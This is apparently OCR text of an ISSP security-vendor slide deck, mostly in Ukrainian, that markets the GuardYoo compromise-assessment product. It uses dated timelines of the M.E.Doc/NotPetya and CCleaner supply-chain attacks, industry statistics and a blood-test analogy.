
1 Reconnaissance 2 Equipping 3 Intrusion 4 Exploring 5 Cyber Mimicry 6 Sleeper Agent 7 Achieving Goals 8 Clean Up

Stuxnet


1 Reconnaissance
2 Equipping
3 Intrusion
4 Exploring
5 Cyber Mimicry
6 Sleeper Agent
7 Achieving Goals
8 Clean Up
Realtek / JMicron
1 Reconnaissance
2 Equipping
3 Intrusion
4 Exploring
5 Cyber Mimicry
6 Sleeper Agent
7 Achieving Goals
8 Clean Up
Stuxnet


1 Reconnaissance
2 Equipping
3 Intrusion
4 Exploring
5 Cyber Mimicry
6 Sleeper Agent
7 Achieving Goals
8 Clean Up
Realtek / JMicron
101100
111110
1 Reconnaissance
2 Equipping
3 Intrusion
4 Exploring
5 Cyber Mimicry
6 Sleeper Agent
7 Achieving Goals
8 Clean Up
Stuxnet


M.E.Doc - intrusion stage
M.E.DOC - attack
M.E.Doc - backdoor 01.175-10.01.176
14.04.2017
WannaCry
12.05.2017
M.E.Doc - backdoor 01.180-10.01.181
15.05.2017
X-data
18.05.2017
M.E.Doc - backdoor 01.188-10.01.189
22.06.2017
M.E.Doc - CleanUP Petya.A/NotPetya.A
27.06.2017
Crystal Finance Millenium - attack
22.07.2017
CCLEANER intrusion
Attackers first accessed an unattended workstation of one of the CCleaner developers, which was connected to Piriform network, using remote support software TeamViewer
11.03.2017
CCLEANER exploring cyber mimicry
Attackers infected the first computer with the older version of the second stage malware as well.
14.03.2017
CCLEANER exploring cyber mimicry
A few days later, attackers installed the 3rd stage payload on four computers in the Piriform network (as a mscoree.dll library) and a build server (as a .NET runtime library).
12.04.2017
CCLEANER
Action on Target
Equipping to companies of the world
Between mid-April and July—During this period, the attackers prepared the malicious version of CCleaner, and tried to infiltrate other computers in the internal network by installing a keylogger on already compromised systems to steal credentials, and logging in with administrative privileges through RDP.
mid-April and July
Action on Target
Intrusion to companies of the world
Attackers replaced the original version of CCleaner software from its official website with their backdoored version of CCleaner, which was distributed to millions of users.
02.08.2017
CCLEANER - Dectecting
Researchers at Cisco Talos detected the malicious version of the software, which was being distributed through the company's official website for more than a month, and notified Avast immediately.
13.09.2017
CCleaner - attack
CCLEANER exploring cyber mimicry
Using the first machine, attackers penetrated into the second unattended computer connected to the same network and opened a backdoor through Windows RDP (Remote Desktop Service) protocol
12.03.2017
CCLEANER exploring cyber mimicry
Attackers compiled a customised version of ShadowPad, an infamous backdoor that allows attackers to download further malicious modules or steal data, and this payload the company believes was the third stage of the CCleaner attack.
04.04.2017
Avast acquired Piriform
Security company Avast acquired Piriform, the UK-based software development company behind CCleaner with more than 2 billion downloads.
18.07.2017


ISSP
Як реально скоротити час виявлення APT?
FORTINET

ISSP

serving information security needs

global cybersecurity workforce will have more than 1.5 million unfilled positions by 2020 according to Frost & Sullivan and (ISC)^2

Джерело: Harvard Business Review

FORTINET

ISSP

serving information security needs

global cybersecurity market is estimated to be 250 billion $, while only darkweb market is estimated to be 2.1 trillion $ by 2019

Джерело: Cyber Security Ventures

FORTINET

Атакуючі знаходяться всередині

Від 160 до 469 днів до їх виявлення

ISSP

12% організацій ТІЛЬКИ

Вважають себе спроможними виявити складну кібер-атаку

Джерело: EY

Припустимо, що вже скомпрометовані

FORTINET

ISSP

serving cybersecurity needs

Як визначити чи не знаходиться Ваша Компанія під атакою прямо зараз?

FORTINET

Compromise Assessment: “аналіз крові” IT інфраструктури

1

2

3

Blood Test Results Report

The Blood Test Results Report lists the results of the patient's Chemistry Screen and CBC and sh… ot an individual element is outside of the optimal range and/or outside of the clinical lab range. The elements appear in the order in which they appear on the lab test form.

Above Optimal Range	Above Standard Range	Alarm High
14 Current 9 Previous	4 Current 8 Previous	0 Current 1 Previous

Below Optimal Range	Below Standard Range	Alarm Low
9 Current 8 Previous	0 Current 0 Previous	0 Current 0 Previous

Element	Current Jun 14	Previous Jan 27	Impr	Optimal Range	Standard Range	Units
Glucose	89.00 ↑	91.00 ↑			65.00 - 99.00	mg/dL
Hemoglobin A1C	5.40	5.50			0.00 - 5.70	%
Insulin - Fasting	6.80 ↑	2.00			0.00 - 23.00	µIU/ml
BUN	12.00	11.00			7.00 - 25.00	mg/dL
Creatinine	0.81	0.83			0.50 - 1.05	mg/dL
BUN/Creatinine Ratio	15.00	13.25			6.00 - 22.00	Ratio
PSA	0.60	0.60			0.00 - 4.00	ng/ml
eGFR Non-Afr. American	96.30	95.20			60.00 - 128.00	/min/1.73r
Sodium	140.00	140.00			135.00 - 146.00	mEq/L
Potassium	4.40	4.10			3.50 - 5.30	mEq/L
Sodium/Potassium Ratio	31.82	34.15			30.00 - 35.00	ratio
Chloride	104.00	100.00			98.00 - 110.00	mEq/L
CO2	25.00	26.00			19.00 - 30.00	mEq/L
Anion gap	15.40 ↑	18.10 ↑↑			6.00 - 16.00	mEq/L
Uric Acid, male	4.30	4.10			4.00 - 8.00	mg/dL
Protein, total	7.10	7.70 ↑			6.10 - 8.10	g/dL
Albumin	4.50	5.00			3.60 - 5.10	g/dL
Globulin, total	2.60	2.70			1.90 - 3.70	g/dL
Albumin/Globulin Ratio	1.70	1.90			1.00 - 2.50	ratio
Calcium	9.20	9.60			8.60 - 10.40	mg/dl

Challenges

Займає час побудувати
досвідчену команду

Нестача експертизи для
Виявлення загроз

Недостатньо знань з
Кібер розслідувань для
Відповідності ринковим
запитам

Цілеспрямовані атаки від
визначених атакерів

Запізнє виявлення атак

Недостатня видимість загроз
У гетерогенних інфраструктурах

Як це працює

Виявлення Аномалій

Витік даних

Полювання на загрози

Управління кібербезпекою

ISSP

instant compromise assessment and machine-assisted threat hunting

GuardYoo +

Log data

endpoints


network

applications

Analytics Engine

- Bulk Correlation
- Scenario Analysis
- Profiling communications
- Cluster Analysis
- Logs Quality Processing
- Patterns matching
- IOC`s processing

User Interface*



\+ * - 2019 Roadmap +

ISSP

70 моделей

7 степенів залежності

$$\binom{n}{k} = C_n^k = \frac{n!}{k!\,(n-k)!}$$

1 342 967 839 типів атак, що виявляються

FORTINET

GuardYoo відповідє на наступні питання:

01 **Чи під атакою ви саме зараз?**

02 **Чи під ризиком компанія?**

03 **Чи ви готові?**

04 **Що, Коли, Як?**

Чи готові ви відзвітуватися впродовж 72 годин?

ISSP

Глобальне визнання

HOW AN ENTIRE NATION BECAME RUSSIA'S TE
LAB FOR CYBERWAR

SHARE

The clocks read zero when the lights went out.

It was a Saturday night last December, and Oleksii Yasinsky was sitting on the couch with his wife and teenage son in the living room of their Kiev apartment. The 40-year-old Ukrainian cybersecurity researcher and his family were an hour into Oliver Stone's film *Snowden* when their building abruptly lost power.

REUTERS

CNBC

Згадки про ISSP у ЗМІ:

Wired, BBC, WSJ, Reuters, Channel Asia, 10Ch Israel, Liberation та ін

Прийматиме участь у міжнародних заходах (вересень-грудень 2017 р.):

Варшава, Дублін, Прага, Стокгольм, Марракеш, Алмати, Лондон, Київ, Токіо, Бостон

SECURITY CASE 2017 STUDY

BBC

WIRED

THE CAMBRIDGE CYBER SUMMIT

The 5th Annual DataSolutions Secure Computing Forum

CSS3 STHLM

serving information security needs